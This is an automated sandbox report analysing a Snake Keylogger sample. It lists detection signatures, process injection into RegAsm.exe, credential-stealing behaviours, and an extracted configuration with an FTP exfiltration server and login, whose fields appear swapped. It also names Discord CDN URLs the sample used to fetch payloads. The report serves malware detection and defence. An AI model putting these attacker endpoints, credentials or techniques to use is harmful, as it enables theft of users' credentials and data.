



ID: 491941

Sample Name:

o6U6dMCbP3.exe

Cookbook: default.jbs

Time: 07:53:30

Date: 28/09/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report o6U6dMCbP3.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: Snake Keylogger	4
Yara Overview	4
Memory Dumps	4
Unpacked PEs	5
Sigma Overview	5
System Summary:	5
Jbx Signature Overview	5
AV Detection:	5
Networking:	5
System Summary:	5
Data Obfuscation:	5
HIPS / PFW / Operating System Protection Evasion:	6
Stealing of Sensitive Information:	6
Remote Access Functionality:	6
Mitre Att&ck Matrix	6
Behavior Graph	6
Screenshots	7
-thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	8
URLs	8
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
URLs from Memory and Binaries	9
Contacted IPs	9
Public	9
Private	9
General Information	9
Simulations	10
Behavior and APIs	10
Joe Sandbox View / Context	10
IPs	10
Domains	11
ASN	12
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	14
Static File Info	14
General	14
File Icon	14
Static PE Info	14
General	14
Entrypoint Preview	15
Data Directories	15
Sections	15
Resources	15
Imports	15
Version Infos	15
Network Behavior	15
Network Port Distribution	15
TCP Packets	15
UDP Packets	15
DNS Queries	15
DNS Answers	15
HTTP Request Dependency Graph	16
HTTP Packets	17
HTTPS Proxied Packets	17
Code Manipulations	35
Statistics	35
Behavior	35

System Behavior	35
Analysis Process: o6U6dMCbP3.exe PID: 6812 Parent PID: 5208	36
General	36
File Activities	36
File Created	36
File Written	36
File Read	36
Registry Activities	36
Analysis Process: conhost.exe PID: 6852 Parent PID: 6812	36
General	36
Analysis Process: RegAsm.exe PID: 3416 Parent PID: 6812	37
General	37
File Activities	37
File Created	37
File Read	37
Registry Activities	37
Disassembly	37
Code Analysis	37

Windows Analysis Report o6U6dMCbP3.exe

Overview

General Information

Sample Name:	o6U6dMCbP3.exe
Analysis ID:	491941
MD5:	905f74fb158b503..
SHA1:	b54645bb347a4c..
SHA256:	e2be9c91435869..
Tags:	exe
Infos:	

Most interesting Screenshot:



Detection




Snake Keylogger

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Yara detected Snake Keylogger
- Malicious sample detected (through ...)
- Yara detected Telegram RAT
- Sigma detected: Bad Opsec Default...
- Writes to foreign memory regions
- Tries to harvest and steal ftp login c...
- .NET source code references suspic...
- Machine Learning detection for samp...
- May check the online IP address of ...
- .NET source code contains potentia...
- Injects a PE file into a foreign proce...
- Tries to steal Mail credentials (via fil...
- Tries to harvest and steal browser in...

Classification



Process Tree

- System is w10x64
- o6U6dMCbP3.exe (PID: 6812 cmdline: 'C:\Users\user\Desktop\o6U6dMCbP3.exe' MD5: 905F74FB158B50341E6DC710A60DAD37)
 - conhost.exe (PID: 6852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - RegAsm.exe (PID: 3416 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
- cleanup

Malware Configuration

Threatname: Snake Keylogger

```
{  
    "Exfil Mode": "FTP",  
    "FTP Server": "Light19880",  
    "FTP Username": "ftp://ftp.servicoscisi.shop",  
    "FTP Password": "snaky@servicoscisi.shop"  
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.703519313.00000000131A 1000.00000004.00000001.sdmp	JoeSecurity_SnakeKeylogger	Yara detected Snake Keylogger	Joe Security	
00000000.00000002.703519313.00000000131A 1000.00000004.00000001.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
00000000.00000002.703519313.00000000131A 1000.00000004.00000001.sdmp	JoeSecurity_CredentialStaler	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.703580677.00000000131C 1000.00000004.00000001.sdmp	JoeSecurity_SnakeKeylogger	Yara detected Snake Keylogger	Joe Security	
00000000.00000002.703580677.00000000131C 1000.00000004.00000001.sdmp	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
Click to see the 11 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	<ul style="list-style-type: none"> • 0x1b456:\$a2: \Comodo\Dragon\User Data\Default\LogIn Data • 0x1a63f:\$a3: \Google\Chrome\User Data\Default\LogIn Data • 0x1aa86:\$a4: \Orbitum\User Data\Default\LogIn Data • 0x1bc07:\$a5: \Kometa\User Data\Default\LogIn Data
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	JoeSecurity_SnakeKeylogger	Yara detected Snake Keylogger	Joe Security	
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	JoeSecurity_TelegramRAT	Yara detected Telegram RAT	Joe Security	
0.2.o6U6dMCbP3.exe.131c1a28.2.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
6.2.RegAsm.exe.400000.0.unpack	MAL_Envrial_Jan18_1	Detects Encrial credential stealer malware	Florian Roth	<ul style="list-style-type: none"> • 0x1b456:\$a2: \Comodo\Dragon\User Data\Default\LogIn Data • 0x1a63f:\$a3: \Google\Chrome\User Data\Default\LogIn Data • 0x1aa86:\$a4: \Orbitum\User Data\Default\LogIn Data • 0x1bc07:\$a5: \Kometa\User Data\Default\LogIn Data
Click to see the 11 entries				

Sigma Overview

System Summary:



Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Possible Applocker Bypass

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:



May check the online IP address of the machine

System Summary:



Malicious sample detected (through community Yara rule)

Data Obfuscation:



.NET source code contains potential unpacker

HIPS / PFW / Operating System Protection Evasion:



Writes to foreign memory regions

.NET source code references suspicious native API functions

Injects a PE file into a foreign processes

Stealing of Sensitive Information:



Yara detected Snake Keylogger

Yara detected Telegram RAT

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected Snake Keylogger

Yara detected Telegram RAT

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 2 1 2	Masquerading 1	OS Credential Dumping 2	Security Software Discovery 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop Insecure Network Communic
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	Process Discovery 2	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect PI Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 2 1	Security Account Manager	Virtualization/Sandbox Evasion 2 1	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Devi Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 2 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	System Network Configuration Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communic
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming o Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 1 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Poi
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	DLL Side-Loading 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade Insecure Protocols

Behavior Graph




Screenshots

thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
o6U6dMCbP3.exe	64%	Virustotal		Browse
o6U6dMCbP3.exe	75%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
o6U6dMCbP3.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/ATRAPS.Gen		Download File
0.2.o6U6dMCbP3.exe.131c1a28.2.unpack	100%	Avira	HEUR/AGEN.1131353		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://checkip.dyndns.org4	0%	URL Reputation	safe	
http://https://freegeoip.app/xml/	0%	URL Reputation	safe	
http://checkip.dyndns.org/	0%	URL Reputation	safe	
http://checkip.dyndns.org/q	0%	URL Reputation	safe	
http://https://freegeoip.app/xml/84.17.52.39	0%	Avira URL Cloud	safe	
http://https://csp.withgoogle.com/csp/report-to/default_product_name	0%	Avira URL Cloud	safe	
http://https://freegeoip.app	0%	URL Reputation	safe	
http://checkip.dyndns.org	0%	URL Reputation	safe	
http://https://freegeoip.app4	0%	URL Reputation	safe	
http://checkip.dyndns.com	0%	Avira URL Cloud	safe	
http://https://freegeoip.app/xml/84.17.52.39x	0%	Avira URL Cloud	safe	
http://freegeoip.app	0%	URL Reputation	safe	
http://checkip.dyndns.orgD8	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.129.233	true	false		high
freegeoip.app	104.21.19.200	true	false		unknown
checkip.dyndns.com	132.226.247.73	true	false		unknown
checkip.dyndns.org	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http:// https://cdn.discordapp.com/attachments/889935662827044904/889981640498090054/runpe.p df	false		high
http://checkip.dyndns.org/	false	• URL Reputation: safe	unknown
http://https://freegeoip.app/xml/84.17.52.39	false	• Avira URL Cloud: safe	unknown
http:// https://cdn.discordapp.com/attachments/889615282304352289/890378116634144818/MMCHI A.exe	false		high

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.19.200	freegeoip.app	United States	🇺🇸	13335	CLOUDFLARENETUS	false
162.159.129.233	cdn.discordapp.com	United States	🇺🇸	13335	CLOUDFLARENETUS	false
132.226.247.73	checkip.dyndns.com	United States	🇺🇸	16989	UTMEMUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491941
Start date:	28.09.2021

Start time:	07:53:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 10s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	o6U6dMCbP3.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@4/1@4/4
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	<ul style="list-style-type: none"> • Successful, ratio: 77% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	<ul style="list-style-type: none"> • Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
07:54:44	API Interceptor	1x Sleep call for process: o6U6dMCbP3.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.19.200	Exodus.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/xml/
	c9414f9e7ec6f3ba759335ac414092b357b131bda6c54.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json
	9cbaafcc5fabe81105cbe09a869c1576dc8c09c53386.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json
	c9952fbf329b8a9b3400196c5bfefb8c48bdb7a8a3c8f.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json
	3eb7ffbfa401fcfac54abc23f156c158739984ef654d8.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json
	4d913859382da5788bbf0eff507ebccb7bd850509e6e8.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json
	b185909f484fb9247ee23e1ca9bc8a9914db5a8b41caa.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json
	b185909f484fb9247ee23e1ca9bc8a9914db5a8b41caa.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json
	dd5f86db6c95b6c128a9e805868f9bfde5d52105b93f5.exe	Get hash	malicious	Browse	<ul style="list-style-type: none"> • freegeoip .app/json

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	dc5c22ee0782235867ae0363443252f867d0bae4056cd.exe	Get hash	malicious	Browse	• freegeoip.app/json
	6e4f659019bf327df05eb4aa7db3a381f01f8e35157cb.exe	Get hash	malicious	Browse	• freegeoip.app/json
	c5577bb5b44d4876cc6e6a0260dd0f0956bd70b945793.exe	Get hash	malicious	Browse	• freegeoip.app/json
	ASM9WQK4L9.exe	Get hash	malicious	Browse	• freegeoip.app/xml/
	LLjDnAaBT8.exe	Get hash	malicious	Browse	• freegeoip.app/xml/
	JThZQQwZA.exe	Get hash	malicious	Browse	• freegeoip.app/xml/
	Loader.exe	Get hash	malicious	Browse	• freegeoip.app/xml/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	aylGgMNibQ.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	InvPiccareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 5.233
	V3fm0d84mp.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	InvPiccareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 0.233
	e3hLo9nuAR.exe	Get hash	malicious	Browse	• 162.159.13 0.233
	LoTvACZ5sr.exe	Get hash	malicious	Browse	• 162.159.13 0.233
	MT103.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	Orient-Q21-0919.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.13 3.233
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	fTset285bl.exe	Get hash	malicious	Browse	• 162.159.13 0.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	Image-Scan-80195056703950029289.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	RHgAncmh0E.exe	Get hash	malicious	Browse	• 162.159.13 5.233
	InvPiccareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.12 9.233
	InvPiccareer.-43329_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 0.233
	7kDS0NWm3l.exe	Get hash	malicious	Browse	• 162.159.13 0.233
	kzSWxYLY4H.exe	Get hash	malicious	Browse	• 162.159.13 3.233
freegeoip.app	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 172.67.188.154
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	01_extracted.exe	Get hash	malicious	Browse	• 104.21.19.200
	SOA.exe	Get hash	malicious	Browse	• 172.67.188.154
	S.O.A.exe	Get hash	malicious	Browse	• 172.67.188.154
	LFC _ X#U00e1c nh#U1eadn #U0111#U01a1n h#U00e0ng _ Kh#U1ea9n c#U1ea5p.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200
	#U0916#U0930#U0940#U0926 #U0906#U0926#U0947#U0936-34002174.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	DHL NOTIFICATIONS.exe	Get hash	malicious	Browse	• 172.67.188.154
	DHL NOTIFICATION.exe	Get hash	malicious	Browse	• 172.67.188.154
	#Uc7ac #Uc8fc#Ubb38 #Ud655#Uc778.pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	2acrvok36Y.exe	Get hash	malicious	Browse	• 172.67.188.154

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Exodus.exe	Get hash	malicious	Browse	• 104.21.19.200
	Pendants.exe	Get hash	malicious	Browse	• 172.67.188.154
	09876567824567890987654.exe	Get hash	malicious	Browse	• 104.21.19.200
	DHL Awb_Docs 5544834610_pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
	NS. ORDINE N. 141.exe	Get hash	malicious	Browse	• 172.67.188.154
	cash payment.exe	Get hash	malicious	Browse	• 172.67.188.154
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Swift_6408372.exe	Get hash	malicious	Browse	• 172.67.188.154

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENUTS	InvPiccareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 5.233
	InvPiccareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 0.233
	SecuriteInfo.com.Scr.Malcodegdn30.14006.exe	Get hash	malicious	Browse	• 23.227.38.74
	2awEYXkQvX.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 172.67.188.154
	e3hLo9nuAR.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	LoTvACZ5sr.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	MT103.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	Orient-Q21-0919.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	DN_467842234567.exe	Get hash	malicious	Browse	• 172.67.148.98
	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.13 3.233
	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 104.23.98.190
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	fTset285bl.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	Docusign_Signature_1019003.html	Get hash	malicious	Browse	• 104.16.19.94
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.12 9.233
CLOUDFLARENUTS	InvPiccareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 5.233
	InvPiccareer.-289609891_20210927.xlsb	Get hash	malicious	Browse	• 162.159.13 0.233
	SecuriteInfo.com.Scr.Malcodegdn30.14006.exe	Get hash	malicious	Browse	• 23.227.38.74
	2awEYXkQvX.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 172.67.188.154
	e3hLo9nuAR.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	LoTvACZ5sr.exe	Get hash	malicious	Browse	• 162.159.12 9.233
	MT103.doc	Get hash	malicious	Browse	• 162.159.13 5.233
	Orient-Q21-0919.exe	Get hash	malicious	Browse	• 162.159.13 4.233
	DN_467842234567.exe	Get hash	malicious	Browse	• 172.67.148.98
	D.I. Pipes Fittings.doc	Get hash	malicious	Browse	• 162.159.13 3.233
	2mdb3OG6FM.exe	Get hash	malicious	Browse	• 104.23.98.190
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	fTset285bl.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 162.159.13 3.233

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 162.159.13 3.233
	Docusign_Signature_1019003.html	Get hash	malicious	Browse	• 104.16.19.94
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200
	TT09876545678T8R456.exe	Get hash	malicious	Browse	• 104.21.19.200
	Original Shipping documents.exe	Get hash	malicious	Browse	• 162.159.12 9.233

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
54328bd36c14bd82ddaa0c04b25ed9ad	Payment Confirmation TT reference po.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	DHL AWB# 4AB19037XXX.pdf.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	aQKifdER74.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	s9SWgUgyO5.exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
	GU#U00cdA DE CARGA...exe	Get hash	malicious	Browse	• 104.21.19.200 • 162.159.12 9.233
